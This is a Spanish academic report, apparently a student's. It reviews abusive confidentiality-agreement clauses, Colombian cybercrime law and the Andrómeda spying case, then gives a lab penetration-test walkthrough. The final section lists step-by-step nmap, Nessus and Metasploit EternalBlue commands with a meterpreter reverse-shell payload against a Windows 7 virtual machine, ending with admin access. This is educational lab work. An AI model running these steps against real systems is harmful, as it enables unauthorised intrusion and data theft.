Es considerada una cláusula normal y aceptable siempre cuando se actúe en un marco de total legalidad no implicaría más de lo mencionado en el numeral 1.

13.6 Sexta*. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente acuerdo, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas*"

La cláusula sexta solo aplica para los aspectos legales y éticos válidos para la ley ante un tribunal de justicia; nadie puede estar obligado a encubrir delitos bajo un acuerdo de confidencialidad.

13.7 Séptima: no figura en el documento de origen del caso de estudio.

"Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security."

13.8 Octava: es parcialmente valida cunado en su primera parte estimula la resolución de conflictos, algo sano y deseable ante los posibles hechos que generen situación de choque; en su segunda parte la cláusula pretende que el profesional contratado acepte que la información ilegal es de su propiedad y que deba contratar un abogado que lo defienda ante tribunales del delito del cual será imputado y dejar limpio el nombre de la empresa que lo involucro en los hechos; situación inaceptable en un acuerdo de confidencialidad.

13.9 Novena: *Legislación aplicable: Este acuerdo se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas."*

La cláusula novena es normal y aceptable, pero a futuro representaría una contradicción ante las ilegalidades en que se va a incurrir.

13.10 Décima*: Aceptación del Acuerdo: Las partes han leído y estudiado de manera detenida los términos y el contenido del presente Acuerdo y por tanto manifiestan estar conformes y aceptan todas las condiciones.*

La cláusula decima es netamente de aceptación entre la empresa y el ingeniero firmante como argumento de la empresa para en una primera instancia demostrar que hubo una aceptación entre todo lo mencionado legal o no, expreso o tácito; esto es lo que representa el primer y principal peligro, al firmar ya se estar siendo cómplice de todas las ilegalidades allí plasmadas y no será fácil salir librado de hechos de carácter penal.

La respuesta final ante la propuesta de contrato y salario con lo pretendido mediante las cláusulas del contrato es la NO Aceptación del contrato, rechazarlo por la múltiple cantidad de irregularidades en las cláusulas de aceptación del acuerdo de confidencialidad.

Tabla 1: Relación delitos - cláusulas acuerdo confidencialidad y caso Andrómeda

Capitulo 1 Ley 1273 de 2009			
Articulo Referencia Delito	**Delito**	**Tipificación Delito**	**Cláusulas que Incurren**
269A	Acceso Abusivo A Un Sistema Informático	El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo.	1 2 4 Andrómeda

269C	Interceptación De Datos Informáticos	El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte	1 2 4 Andrómeda
269D	Daño Informático.	El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos	3 Andrómeda
269 E	Uso De Software Malicioso	El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos.	1 2 Andrómeda
269F	Violación De Datos Personales	El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique *p* emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes.	1 2 4 Andrómeda

14. IMPLICACIONES LEGALES Y ÉTICAS EN EL CASO “OPERACIÓN ANDRÓMEDA BUGGLY”

La operación Andrómeda como fue conocido el caso en Colombia vísperas de una campaña Presidencial y de la firma de un proceso de paz, fue a todas luces una operación ilegal desde su comienzo y se pretendió en forma posterior hacer ver parte de los avances descubiertos como legales cuando ya se había infringido la ley, se violaron todos los códigos de ética existentes tanto de civiles como de militares implicados en el desarrollo de los hechos.

Es claro que esta operación y su carácter ilegal tiene un origen netamente político, es un caso que guardadas proporciones y hechos tiene una similitud al caso Watergate de la década de los años 70 en los Estados Unidos en medio del furor de una campaña presidencial entre los dos partidos tradicionales cuando de manera ilegal espiaron para

obtener información de la campaña contraria llevando a la renuncia de un presidente en ejercicio (Richard Nixon).

El denominado Hacker Andrés Sepúlveda incurre en varios delitos de los mencionados en la ley 1273 de 2009 como pueden llegar a ser los relacionados en la tabla 1 de la página anterior, en la que se resume las implicaciones del caso según los delitos tipificados en la ley 1273 de 2009

La parte ética si bien no se mencionó con nombre propio profesionales de la ingeniería que pudieran estar implicados, si los hubiese sin duda están incurriendo aparte de los delitos mencionados también en faltas al código de ética COPNIA que resume en la ley 843 de 2003 sus faltas graves y las sanciones que ameritan; al parecer eran personas empíricas. Una institución oficial como es el Ejercito Nacional dependiente del Ministerio de Defensa Nacional llega también a incurrir en faltas a su código de ética al involucrase en actividades ilícitas y poner equipos y tecnología oficial al servicio de causas ilegales.

15.EJECUCION PRUEBAS DE INTRUSIÓN EN ESCENARIO PROPUESTO PARA EQUIPO RED TEAM.

Para nuestra practica con el escenario del banco de trabajo propuesto tendremos máquinas virtuales en W7, máquina virtual Kali Linux y nuestra maquina nativa. Mediante la configuración puente y dentro del rango de Ip de nuestro propio proveedor de Internet estableceremos una pequeña red que nos permitirá realizar las pruebas de Intrusión del escenario a trabajar: en la imagen siguiente simplemente enseñamos un ping respuesta de una máquina de W7x64 hecho desde la máquina virtual de Kali Linux y adjunta en una sola referencia la respuesta aun Ping realizado desde la máquina de Windows a la máquina de Kali Linux.



Imagen 5: Ping Kali-W7_ping W7-Kali -Fuente Propia

16.HERRAMIENTAS SOFTWARE UTILIZADAS EN FASES DEL PENTESTING

16.1 Fase De Recolección:

En esta primera etapa mediante la herramienta *nmap* que es una de las más valiosas en esta parte del pentesting para buscar vulnerabilidades como puertos abiertos ayuda en la exploración de la red para confirmar o verificar factores de seguridad.

En esta parte del trabajo recogiendo la mayor información posible de la maquinas a analizar, la configuración de seguridad existente nos da las pautas. para la explotación de vulnerabilidades

- ✓ El primer paso para el trabajo a realizar es desactivar el firewall de las máquinas de W7, si tuviesen antivirus como segundo factor de seguridad también sería necesario desactivarlo.
- ✓ Desde la máquina Virtual de Kali Linux verifico mi dirección Ip una forma es mediante el comado: *ip address* . también con*: Ip Route,* igualmente con: *sudo ifconfig* son diferentes comandos mediante los cuales puedo tener información para extraer mi dirección Ip.
- ✓ Aplicando esto, viendo la información resultado tenemos que nuestra red está en el rango 192.168.0.o/24
- ✓ Ahora ejecutamos el comando *sudo nmap -sn 192.168.0.0/24;* así obtengo un listado de los hosts conectados en mi red.



Imagen 6: Identificación Host de Red -Fuente Propia

16.1.1Exploración puertos maquina W7x64 mediante Nmap:

Ahora corresponde realizar desde Kali con la herramienta *nmap* y la dirección Ip un escaneo a la máquina de W7x64 para ver su resultado

Imagen 7: Escaneo Nmap a máquina W7x64 -Fuente Propia

16.2 Fase Búsqueda y Análisis De Vulnerabilidades

Con la exploración realizada en la MV de W7x64 en el paso anterior tenemos ya una identificación de puertos y su estado en decir en los puertas abiertas se convierten en puntos de ataque al ser ya una vulnerabilidad plenamente identificada, esto es el primer paso para poder tener éxito, mediante la herramienta *"Nessus"* podremos escanear las vulnerabilidades encontradas, después realizaremos un análisis comparativo entre estas y las bases de datos de los diferentes sistemas operativos para la identificación de brechas y falencias críticas que ya están determinadas en forma puntual por todo el trajo previo que aportan quienes van adelante de nosotros en todo esta tarea que se convierte en una investigación que enseña la falla o hallazgo encontrado.

Para cumplir esta parte en el banco de trabajo dispuesto instalaremos la herramienta Nessus en la máquina virtual contenedora del Kali Linux.

16.2.1 Escaneo a Win7-SE2020-X64 con Nessus



Imagen 8: Instalación Nessus en MV Kali Linux -Fuente Propia

Realizando pasos para instalación Nessus Essentials con registro y obtención de código luego de esperar el tiempo de la compilación de los plugins. Corresponde a lo evidenciado en la Imagen ocho (8).



Imagen 9: Inicio Servicio Nessus en KaliLinux -Fuente Propia

Cuando descomprimimos (Imagen 5) el paquete de Nessus en la versión correspondiente para el Kali Linux tenemos en las dos líneas de comando marcadas la indicación para el inicio del servicio de Nessus y el link de redireccionamiento para la descarga de lo indicado en la imagen 8, es una etapa en la que la herramienta se configura y actualiza sus paquetes de plugins.

Una vez instalada la herramienta Nessus vamos a realizar un inicio del escaneo en nuestra máquina virtual W7x64.



Imagen 10: Escaneo Nessus a Host 192.168.0.8 -Fuente Propia

Mediante la herramienta Nessus y el “Dash board” que contiene nos indica el grado de criticidad que tienen las vulnerabilidades identificadas con un nivel que arranca en rojo

marcado como Critico, el siguiente es un naranja marcado como alto, amarillo para medio, verde para las de nivel bajo y en azul se identifica información importante para la etapa de desarrollo del trabajo

Imagen 11: Numero de Hallazgos y criticidad -Fuente Propia

Nessus tiene un completo informe exportable en diferentes formatos; puntualmente en esta imagen (7) la extraemos de su versión PDF realizada para escanear nuestra MV de W7x64 y dejaremos su resultado como un anexo al desarrollo del escenario propuesto.

Según el escaneo podemos determinar resultados que interesan a nuestra prueba y escenario propuesto:

- ✓ Vulnerabilidades críticas para explotar del escaneo a Win7- SE2020-X64 con Nessus, MS17-010; Security Update for Microsoft Windows SMB
- ✓ Nessus en sus referenciaciones nos indica el exploit con el que podemos atacar, Metasploit (MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption).

La herramienta dentro de los resultados y documentación contenida enseña el tipo de Exploit con la versión asociada para realizar un ataque.

De la misma manera que se realizó este escaneo para la maquina W7x64 podemos realizar escaneos a todas las maquinas que fueron identificadas en los Host que ya teníamos en la primera parte del trabajo realizado, los informes de la herramienta nos permiten con el nivel de criticidad poder realizar un escalamiento por grado de riesgo para priorizar los trabajos que protegerán el sistema.

16.2.2 Fallos De Seguridad- Detalles

Las maquinas con sistemas operativos antiguos y que ya no cuentan con actualizaciones de la casa fabricante como es el caso de W7x32 W7x64 y anteriores, representa un alto

riesgo al no tener los parches de seguridad que corrijan las fallas evidenciadas cunado es por este tipo de situación.

La herramienta Nmap evidencio puertos abiertos, esta situación permite fuga de información, es decir lo planteado en el anexo 4 escenario 3 de nuestra práctica.

SMBv1 activo para compartir recursos en una red ya sea de impresión, o de archivos facilitaría el acceso a las maquinas pudiendo ser una potencial fuga de información.

Se entra entonces a evaluar las fechas de la última actualización de la maquina en el panel de control y evidenciamos que la última actualización fue instalada el 26 de junio del 2020 esta situación ya hace que haya vulnerabilidades que permitirán una posible fuga de información.

CVE-2017-0144 es el código de identificación de falla en seguridad, haciendo referencia a la falta de actualización MS17-010, esta vulnerabilidad nos permite explotar mediante las acciones posteriores y lograr intrusión al sistema. Los fallos del Sistema Operativo Windows con pantalla azul para versiones antiguas en ocasiones ocurren por volcados de memoria, esto hace sospechar de hechos anómalos con la máquina.

16.2.3 Herramientas Empleadas Para Detección De Fallas De Seguridad

Mediante Nessus y Nmap podemos evidenciar que las máquinas de Windows presentan fallas similares producto de la desactualización del sistema operativo.

MS17-010: Categoría Alta – afecta principalmente a W7 y W2008 Server, Existen múltiples vulnerabilidades de ejecución remota de código en el bloque de mensajes del servidor de Microsoft 1.0 (MSBv1) debido al manejo inadecuado de ciertas solicitudes. Un cibercriminal puede aprovechar estas vulnerabilidades para obtener el control de la máquina, los códigos de identificación son: CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148, Type Remote y Family Windows.

Si recordamos el ransomware WannaCry se valió de la explotación de esta vulnerabilidad en su actuación.

MS16-047: (Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check) Categoría Media - El host de Windows remoto se ve afectado por una vulnerabilidad de privilegios de elevación en el administrador de cuentas de seguridad (SAM) y la autoridad de seguridad local (política de dominio) (LSAD) debido a una negociación incorrecta del nivel de autenticación en los canales de llamada a procedimientos remotos(RPC) un atacante intermediario capaz de interceptar las comunicaciones entre un cliente y un servidor que aloja una base de datos SAM puede explotar esto para forzar la degradación del nivel de autenticación, lo que permite al atacante hacerse pasar por un usuario autenticado y acceder a la base de datos SAM

MS11-030: (Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553)) Categoría Critico - Es una falla en como los procesos del cliente DNS de Windows instalados vinculan las consultas de resolución de nombres de multidifusión local se pueden aprovechar para ejecutar código arbitrario en el contexto de la cuenta de servicio de red como Type Remote Family Windows

UNSUPPORTED WINDOWS OS (REMOTE): ID complementario de Nessus 108797 Categoría Critico -La versión remota de Microsoft Windows no tiene un paquete de servicio o ya no es compatible, por lo que obviamente presentará vulnerabilidades de seguridad.

17. FASE EXPLOTACIÒN DE VULNERABILIDADES.

17.1. Ataque A Máquinas Virtuales- Detalle De La Acción

Con el previo conocimiento de las vulnerabilidades identificadas se ataca el sistema con el objetivo de obtener Ingreso; para ello utilizaremos Exploits ya conocidos para las fallas de seguridad conocidas; Metasploit framework contiene unos 900 Exploits en su base de datos, disponibles para atacar redes, aplicaciones, dispositivos con la intención de accesar.

- ✓ Damos comienzo con la BD de metasploit mencionada anteriormente Metasploit Framework con comando: - *msfconsole*



Imagen 12: Metasploit seleccionado -Fuente Propia

- ✓ El exploit seleccionado es: elegido MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption: - search eternalblue.

- ✓ Con el inicio de metasploit Framework en la terminal y búsqueda del exploit seleccionado para atacar la MV W7x64.
- ✓ Comando*: use exploit/windows/smb/ms17_010_eternalblue.*
- ✓ Comando: *show options.*
- ✓ Ahora fijamos el host a atacar con la IP del Win7x64, verificamos configuración.
- ✓ Comando*: set rhost 192.168.0.8*
- ✓ Comando:*show options*
- ✓ Cargamos el payload con meterpreter y terminamos de configurarlo:
- ✓ comando: set payload windows/x64/meterpreter/reverse_tcp



Imagen 13: Metasploit a ejecutar en línea comando -Fuente Propia

- ✓ Comando: show options
- ✓ El puerto determinado de escucha es 8443 y la ip de la maquina atacante 192.168.0.10



Imagen 14: Acción con Meterpreter -Fuente Propia

- ✓ Configurado todo procedemos a atacar el equipo Win7-SE2020-X64 con éxito.
- ✓ Linea de Comando: exploit.
- ✓ Se obtiene éxito en la intrusión y con meterpreter podemos recolectar más información y dar órdenes que también ejecuten tareas.
- ✓ Comando *sysinfo*: identificamos características del equipo atacado.
- ✓ Comando *getuid*: Sabemos cuál es el nivel de acceso que tenemos del host y vemos que hay privilegios de superadministrador.
- ✓ Comando *ps:* podemos verificar procesos del sistema.

